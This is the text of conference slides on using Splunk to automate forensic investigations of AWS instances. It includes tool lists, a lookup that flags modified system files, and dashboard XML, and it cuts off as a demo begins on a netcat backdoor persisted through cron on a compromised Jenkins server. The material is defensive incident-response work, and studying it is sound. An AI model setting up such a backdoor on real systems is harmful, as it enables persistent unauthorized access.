© 2019 SPLUNK INC.

Using Splunk in Automating Forensic Investigations in AWS

David Rutstein

Principal Incident Responder | GE Digital - Predix

Alina Dejeu

Sr. Incident Responder | GE Digital - Predix

splunk> .conf19

© 2019 SPLUNK INC.

Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or plans of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results may differ materially. The forward-looking statements made in the this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, it may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements made herein.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only, and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionalities described or to include any such feature or functionality in a future release.

Splunk, Splunk>, Turn Data Into Doing, The Engine for Machine Data, Splunk Cloud, Splunk Light and SPL are trademarks and registered trademarks of Splunk Inc. in the United States and other countries. All other brand names, product names, or trademarks belong to their respective owners. © 2019 Splunk Inc. All rights reserved.

© 2019 SPLUNK INC.

The Story So Far...

How did we get here?

© 2019 SPLUNK INC.

Forensics App Backstory

How this app came to be

Splunkbase already contains an abundance of content to analyze forensic evidence

- Issues:
  - Most are for windows based forensics evidence
  - Only work for specific outputs (i.e. Volatility files)
  - Contain a lot of custom Javascript / Python files

Best Practices

Building the Toolset

- Memory
  - Volatile data from the EC2 instance's virtual memory
- Volatility, Margarita Shotgun, LiME, enCase
- OS Artifacts
  - Various commands run against the virtual hard drive and outputting the content to a file
- Sleuth Kit, GRR, Loki
- Super Timelines
  - Forensics timeline analysis
- Plaso/Log2Timeline


© 2019 SPLUNK INC.

Setup

© 2019 SPLUNK INC.

OS-Artifacts

Default layout



OS-Artifacts

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: Select... ▾ Last 7 days ▾

os-artifacts

○ AWS directory ○ Bash history ○ Crontab ○ DF ○ Etc localtime ○ Etc ssh ○ Files modified 1 day
○ Files modified 7 days ○ Group ○ Hidden files ○ Hostnamectl ○ Ifconfig ○ IP-neigh
○ Journal sshd ○ Journalctl boots ○ Journalctl limit ○ Journalctl usage ○ Last ○ Lastb
○ Loginctl listsessions ○ Loginctl listusers ○ Loginctl sessionstatus ○ Loginctl userstatus ○ Ls tmp
○ Ls var tmp ○ Lsb release ○ Lsmod ○ Lsof ○ Lsof L1 ○ Netstat rn ○ Networkctl status
○ Passwd ○ Ps aux ○ Rc files ○ Ss ta ○ Ss ua ○ Ss xa ○ SSH directory ○ Systemctl listunitfiles
○ Systemctl listunits ○ Systemd cgls ○ Timedatectl ○ Who

Enter search i.e. field=value

Submit Hide Filters

ERROR

```
Your host was not found in the kv store. Give it a minute and refresh page to see if the data has been copied into the kv store yet.
```

Host found in KV store


Search is waiting for input...

© 2019 SPLUNK INC.

OS-Artifacts

Build a lookup based on best practices

- Correlate the artifacts pulled from the host with forensics best practices and flag as appropriate.




Lookups / os_artifacts.csv
Right-click the table for editing options
Import
Export
Open in Search
Refresh
Revert to previous version

	artifact_file	file_path	flag
1	files-modified	/tmp/*	investigate
2	files-modified	/var/tmp/*	investigate
3	files-modified	/dev/*	investigate
4	files-modified	/bin/*	investigate
5	files-modified	/sbin/*	investigate
6	files-modified	/etc/*	investigate


© 2019 SPLUNK INC.

OS-Artifacts


Trigger KV store search via a token



following_host_has_been_added_to_kv_store ⇕
i_063f60797a4c2a3e5



```
<row>
  <panel>
    <table>
      <title>Host found in KV store</title>
      <search>
        <query>| inputlookup os-artifacts-evidence-collected where ($host_tok$)
        | eval "following_host_has_been_added_to_kv_store"=host
        | dedup following_host_has_been_added_to_kv_store
        | table following_host_has_been_added_to_kv_store</query>
        <progress>
          <condition match="$job.resultCount$ == 1">
            <set token="host_in_kv">true</set>
            <set token="main_panel">true</set>
            <unset token="run_kv_search"></unset>
          </condition>
          <condition>
            <unset token="host_in_kv"></unset>
            <unset token="main_panel"></unset>
            <set token="run_kv_search">true</set>
          </condition>
        </progress>
      </search>
      <option name="count">10</option>
    </table>
  </panel>
</row>
```



```
<row>
  <panel depends="$hide$">
    <title>KV store search</title>
    <table>
      <search depends="$run_kv_search$">
        <query>index=*security_forensics sourcetype=os-artifacts:* s
        | table host source sourcetype file_name file_path permissic
          start cpu_time command tty date start_time end_time durati
        | outputlookup os-artifacts-evidence-collected</query>
        <earliest>-30d@h</earliest>
        <latest>now</latest>
      </search>
    </table>
  </panel>
</row>
```

When token run_kv_search is set remember to wait a minute or two because this search is writing all your forensics data to the KV store before you refresh the page.

- Left panel: contains a search that will look for our host within the KV store.
- If host not found, run_kv_search token is set.
- Right panel: hidden panel containing a search that runs only when the run_kv_search token is set.

© 2019 SPLUNK INC.

Demo


© 2019 SPLUNK INC.

SCENARIO #1

PERSISTENT NETCAT BACKDOOR

- **Vulnerable Jenkins server exposed to internet**
- **Remote exploit used to compromise instance**
- **Cron used to persist netcat backdoor**

Alerted on suspicious IP



OS-Artifacts

First select the host. Next select the os-artifact you would like to view. NOTE: OS-Artifact data will not display below until the data has been added to the KV store. This is done automatically in the background with a hidden search that looked for sources that are not already in the KV store. When this search find any results a separate hidden search is run. Wait a minute or two for the hidden search to complete and then refresh the page, you should then see your data.

Host: i_0658r836ehf27b... ▾ ✕ | Last 7 days ▾

os-artifacts

○ AWS directory ○ Bash history ○ Crontab ○ DF ○ Etc localtime ○ Etc ssh ○ Files modified 1 day
○ Files modified 7 days ○ Group ○ Hidden files ○ Hostnamectl ○ Ifconfig ○ IP-neigh
○ Journal sshd ○ Journalctl boots ○ Journalctl limit ○ Journalctl usage ○ Last ○ Lastb
○ Loginctl listsessions ○ Loginctl listusers ○ Loginctl sessionstatus ○ Loginctl userstatus ○ Ls tmp
